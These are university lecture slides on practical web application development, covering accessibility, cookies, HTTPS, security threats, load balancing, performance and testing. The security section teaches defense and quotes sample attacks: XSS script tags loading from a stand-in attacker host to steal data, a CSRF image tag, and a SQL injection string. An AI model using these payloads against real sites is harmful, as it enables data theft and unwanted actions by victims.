Development of Web Applications

Principles and Practice

Vincent Simonet, 2015-2016
Université Pierre et Marie Curie, Master Informatique, Spécialité STL

6 Practical Aspects

Vincent Simonet, 2015-2016
Université Pierre et Marie Curie, Master Informatique, Spécialité STL

Today's agenda

- Accessibility,
- Cookies,
- Security,
- Security Threats,
- Load Balancing,
- Performance Recipes,
- Testing,
- Mobile Applications.

Accessibility

WAI-ARIA

Web Accessibility Initiative - Accessible Rich Internet Applications

A W3C Recommendation that specifies how to increase the accessibility of web pages, in particular, dynamic content and user interface components developed with Ajax, HTML, JavaScript and related technologies.

```
<body>
  <div role="menu" aria-haspopup="true"
       tabindex="-1">
  File
  </div>
</body>
```

Building Accessible Applications with WAI-ARIA

1. Use native markup whenever possible,
2. Apply the appropriate roles,
3. Preserve the semantic structure,
4. Build relationships,
5. Set states and properties in response to events,
6. Support full, usable keyboard navigation,
7. Synchronize the visual interface with the accessible interface.

Cookies

What is a cookie?

A small piece of data, sent by the HTTP server in an HTTP response, stored by the client, and sent back by the client to the server in all further responses.

A cookie may also be set and read directly in the client by some JavaScript code.

What are cookies useful for?

- **Session management:** maintaining data related to the user during navigation, possibly accross multiple visits,
- **Personalization:** remember the information about the user who has visited a website in order to show relevant content in the future,
- **Tracking:** following the user during a session or accross multiple visits.

Structure of a Cookie

- A name,
- A value,
- An expiry date,
- A domain and a path the cookie is good for,
- Whether we need a secure connection (HTTPS) for the cookie,
- Whether the cookie can be accessed through other means than HTTP (i.e. JavaScript).

Types of Cookies

- **Session cookie:** cookie without expiry date. Disappears when the browser is closed.
- **Persistent cookie:** cookie with an expiry date. Remains until this date, even if the browser is closed.
- **Secure cookie:** sent only in HTTPS requests.
- **HttpOnly cookie:** non-accessible from JavaScript.
- **Third-party cookie:** a cookie from another domain than the domain that is shown in the browser's address bar.

Example of Cookie in the HTTP Protocol

- **1st HTTP request (client):**

```
GET /index.html HTTP/1.1
```

- **1st HTTP response (server):**

```
HTTP/1.0 200 OK
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed,
09 Jun 2021 10:18:14 GMT
```

- **2nd HTTP request (client):**

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: name=value; name2=value2
```

Example of cookies with domain and path

```
Set-Cookie: LSID=DQAAAK…Eaem_vYg;
Domain=docs.foo.com; Path=/accounts;
Expires=Wed, 13 Jan 2021 22:23:01 GMT;
Secure; HttpOnly
Set-Cookie: HSID=AYQEVn….DKrdst; Domain=.
foo.com; Path=/; Expires=Wed, 13 Jan 2021
22:23:01 GMT; HttpOnly
```

If not specified, they default to the domain and path of the object that was requested.

Cookies can only be set on the top domain and its sub domains

Limitations

20 cookies per domain

4kB per cookie

Security

Security in web applications

Web applications typically require:

- **Authentication** (proving identity of users),
- **Access control** (restricting access to resources to authorized users),
- **Data integrity** (prove that information has not been modified),
- **Confidentiality** (ensure that information is made available only to authorized users).

Security in web applications

The security aspects of a web applications are usually covered by:

- The HTTPS protocol,
- Functions from the web development framework,
- Application specific logic.

HTTPS HTTP Secure


HTTPS is the secure version of the HTTP protocol. It allows:

- **Server authentication.** Servers host certificates which are signed by certificate authorities (*e.g.* VeriSign). Browsers (that users must trust) come with certificates (*i.e.* public keys) from these authorities.
- **Encryption** of the whole HTTP messages (but not of the TCP/IP headers, *i.e.* host and port).
- **User authentication.** The site administrator has to create a certificate for each user.

Authentication

- With login and password:
  - HTTP Basic Authentication,
  - HTTP Digest Authentication,
  - Form Based Authentication,
- With certificate:
  - HTTPS Client Authentication.

SSO Single Sign On / OAuth



Security Threats

The client is not trusted

A web server should **never** trust any piece of data coming from a client. It cannot assume the requests have been formed by the expected client code.

In particular:

- Always check parameter types, and gracefully handle errors,
- You may implement business logic validating information entered by the user in the client (for having an interactive UI), but you must reimplement this logic in the server,
- Don't send confidential information to the client, even if your UI does'nt show it.

A concrete example

In a shopping application, the product catalog can be sent to the client.

The client code can compute the total price of the cart based on the product prices, but the server must redo this calculation.

Same-Origin Policy

- Scripts running on pages originating from the same site (schema, host and port) can access each other's DOM without restriction.
- Scripts running on pages originating from different sites cannot access each other's DOM.
- Similarly, a script can send AJAX requests only to the same site as the page hosting the script.
- The same origin policy does not apply to `<img>`, `<script>` or `<object>` tags.

Relaxing the Same-Origin Policy

- document.domain (can be set to a super domain),
- Cross-Origin Resource Sharing (server),
- Cross-document messaging (client).

Third party cookies

The same origin policy does not apply to `<img>`, `<script>` or `<object>` tags. This allows a web page to triggers a GET request with cookies to a third-party site.

Safari is blocking third party cookies. Firefox is planning to.

Be careful about regulations!

XSS Cross-Site Scripting

XSS enables an attacker to inject client-side JavaScript into a web page viewed by another user.

This allows in particular to bypass the same origin policy (i.e. the script will be executed in the security context of the web application, while it is not coming from the web application).

XSS: (hypothetical) example 1

If Google was including the query entered by the user as raw HTML in the result page without escaping:

- Alice could write an e-mail to Bob, including a link to some Google search results:

  ```
  http://www.google.com/?q=<script src="http:
  //alice.com/script.js"/>
  ```

- If Bob clicks on the link in the email, he gets redirected to the Google search result page that would include the JavaScript from Alice. This script could make some AJAX calls to retrieve data from google.com on behalf of Bob and send it to Alice.

XSS: (hypothetical) example 2

If Facebook was allowing posts to include any HTML tag:

- Alice could write a post on Bob's wall including a tag like
  `<script src="http://alice.com/script"/>`
- When Charlie visits Bob's wall, `script.js` would be executed in the context of a facebook.com page and under Charlie's user.
- `script.js` could contain some AJAX calls retrieving private pages from Charlie's profile and sending them to Alice.

Two flavors of XSS

People usually distinguish two flavors of XSS:

- **Non-persistent XSS:** The malicious tag directly comes from the client and is not stored in the server (e.g. the HTML page generated by the server contains an URL argument without escaping).
  In this case, the attacker needs to prepare an URL, and to have the user clicking on it.

- **Persistent XSS:** The malicious tag is stored in the server as user content.
  In this case, the attacker needs to create the content, and to have the user visit the page showing this content.

How to avoid XSS?

When generating HTML from code:

1. Escape all non-literal strings which are not suppose to contain HTML tags,
2. Whitelist acceptable tags when the HTML source is coming from users.

How to avoid XSS in Java?

- **In JSP:**

```
<c:out value="${param.foo}" />
<input type="text" name="foo"
value="${fn:escapeXml(param.foo)}" />
```

- **In Java Servlet code:**
  Use `StringEscapeUtils` from Apache Commons, *e.g.*
  `StringEscapeUtils.escapeHtml()`

CSRF/XSRF Cross-Site Request Forgery

Tags like `<script>` or `<img>` are not restricted by the same origin policy. Using these tags:

- a page served from a host X can trigger an HTTP GET request to any host Y,
- with most browsers, the request will even include the cookies for Y's domain.

If Y is not protected against CSRF, X can include malicious and hidden tags in its page to send undesirable requests to Y.

CSRF: (hypothetical) example

If Gmail had a simple form to send an email like:

```
<form method="GET" action="/sendmail">
  <input name="to"/>
  <input name="body"/>
</form>
```

and used the cookies to check the sender identity.

Then Alice could put on her webpage a tag like

```
<img src="http://mail.google.com/sendmail?
          to=charlie@foo.com&body=Hello!">
```

that would cause Bob to send an email from his Gmail account every time he visits Alice's page.

How to avoid CSRF?

Require a secret ID in all form submissions and AJAX calls.

```
<form method="GET" action="/sendmail">
  <input name="to"/>
  <input name="body"/>
  <input type="hidden" name="secret"
         value="<secret per-request ID>"/>
</form>
```

How to avoid CSRF in Java Servlets?

- Use `org.apache.catalina.filters.CsrfPreventionFilter`

- Encode all URLs returned to the client with `HttpServletResponse#encodeRedirectURL()` or `HttpServletResponse#encodeURL()`

SQL Injection

Not specific to web applications, but a frequent issue. Typically arises when building SQL statements with user supplied data:

```
statement = "SELECT * FROM users WHERE
name ='" + userName + "';"
```

could become:

```
statement = "SELECT * FROM users WHERE
name ='foo' OR '1' == '1';"
```

How to avoid SQL Injection?

- Don't generate SQL, use higher level libraries,
- Escape all user supplied values before inserting them in an SQL statement,
- Tune database permissions.

Basic rules

1. When generating code (HTML, JavaScript, etc.), escape strings stored in variables,
2. Check all parameters sent by clients in requests,
3. Don't load JavaScript or other content from server you do not trust,
4. Do not re-implement the wheel (use standard escaping, authentification, cryptographic libraries, etc.).
5. Never store clear passwords!

Load Balancing

What is load balancing?

Providing a single service from multiple servers, for high bandwidth and availability.

Three main techniques for load balancing, which may be used separately or together:

- Round-robin DNS,
- Level 3/4 (TCP/IP) load balancing,
- Level 7 (HTTP) load balancing.


Round-robin DNS

The same hostname can be resolved to different IP address depending on the user.

```
$ host -t a google.com
google.com. has address 64.233.167.99
google.com. has address 64.233.187.99
google.com. has address 72.14.207.99
```

Useful for geographical routing. Does not help for availability.

Typical load balancing architecture



Access :

Can be redundant using BGP.
Multiple sites possible with DNS.

Layer 3–4 load balancing :

Infrastructure Availability
and scalability.

Scalable front–end :

Web acceleration and security :
SSL, cache, compression, ...

Layer 7 load balancing :

Application availability and scalability.
Persistence, Monitoring, troubleshooting,
logging, and content switching.

Applications :

Running shared or dedicated servers.
Heavy apps only require more servers.

Session and load balancing

In order to ensure proper performance (or even correct processing), one has to ensure that all requests for a given session are routed to the same server.

Common solution:

- User IP,
- Cookies (JSESSIONID, PHPSESSIONID, etc.)

The basic rule

Separate static from dynamic content

Rationale: load balancing of static content is easy, load balancing of dynamic content is difficult and costly.

Cloud hosting

- Amazon Web Services,
- Google App Engine,
- Microsoft Windows Azure,
- AppScale,
- Heroku,
- etc.

Get load balancing for free :)

Performance Recipes

Optimize caching

- Browser caching:
  - Set caching headers aggressively for all static resources,
  - Use fingerprinting or version ID in URL to dynamically enable caching,
  - Always serve a resource from the same hostname.
- Proxy caching:
  - Don't include a query string in the URL for static resources,
  - Don't enable proxy caching for resources that set cookies.

Minimize round-trip times

- Use server rewrites for user-typed URLs only,
- Combine JavaScript into a single file,
- Combine CSS into a single file,
- Combine images using CSS sprites,
- Avoid document.write,
- Parallelize downloads across hostnames,

Minimize request overhead

- Minimize request size:
  - Keep URL and query strings short,
  - Use server-side storage for most of the cookie payload,
  - Remove unused or duplicated cookie fields.
- Serve static content from a cookieless domain.

Minimize payload size

- Enable compression,
- Minify JavaScript,
- Defer loading of JavaScript,
- Optimize images.

Optimize browser rendering

- Use efficient CSS selectors:
  - Make your rules as specific as possible,
  - Remove redundant qualifiers,
  - Use class selectors instead of descendant selectors.
- Put CSS in the document head,
- Specify image dimensions,
- Specify a character set.

Testing

Why testing?

Web applications are often complex applications, involving several components

Approaches

- **Static analyses:**
  - HTML, CSS validation,
  - JavaScript typing/compilation,
  - Server-side program typing,
  - Integrated approaches (e.g. Ocsigen).
- **Unit testing:** write unit tests for each individual component using its own unit testing framework (e.g. JUnit, HttpUnit).
- **Integrated test:** test of all components together, including the UI.
- Security tests, load tests.

Selenium

Open source software testing framework for web applications.

- Develop test scripts in a specific language,
  - Test scripts can also be created using a graphical IDE, or
  - in third-party languages using an API.
- Run test scripts with different web browsers.

Mobile Applications

Native mobile applications

Mobile applications are typically client/server applications (though they can be client only).

The client are developed using proprietary SDKs:

- iOS SDK (Objective-C),
- Android SDK (Java),
- etc.

Many benefits from the web are lost :)

What mobile applications share with web applications?

- Mobile applications typically use the same protocols as web applications for client/server communications (SOAP, XML-RPC, JSON-RPC, etc.)
- Many mobile applications share a common backend with a web application.

Web applications as mobile applications

- **The "poor man's solution":** use web browsers on mobile.
- **PhoneGap/Apache Cordova:** develop mobile applications using JavaScript, HTML5 and CSS3. Specific API to access phone features. Generate "hybrid" applications.
  (Plenty of alternatives exist.)
- **Firefox OS:** mobile OS centered on Web standards.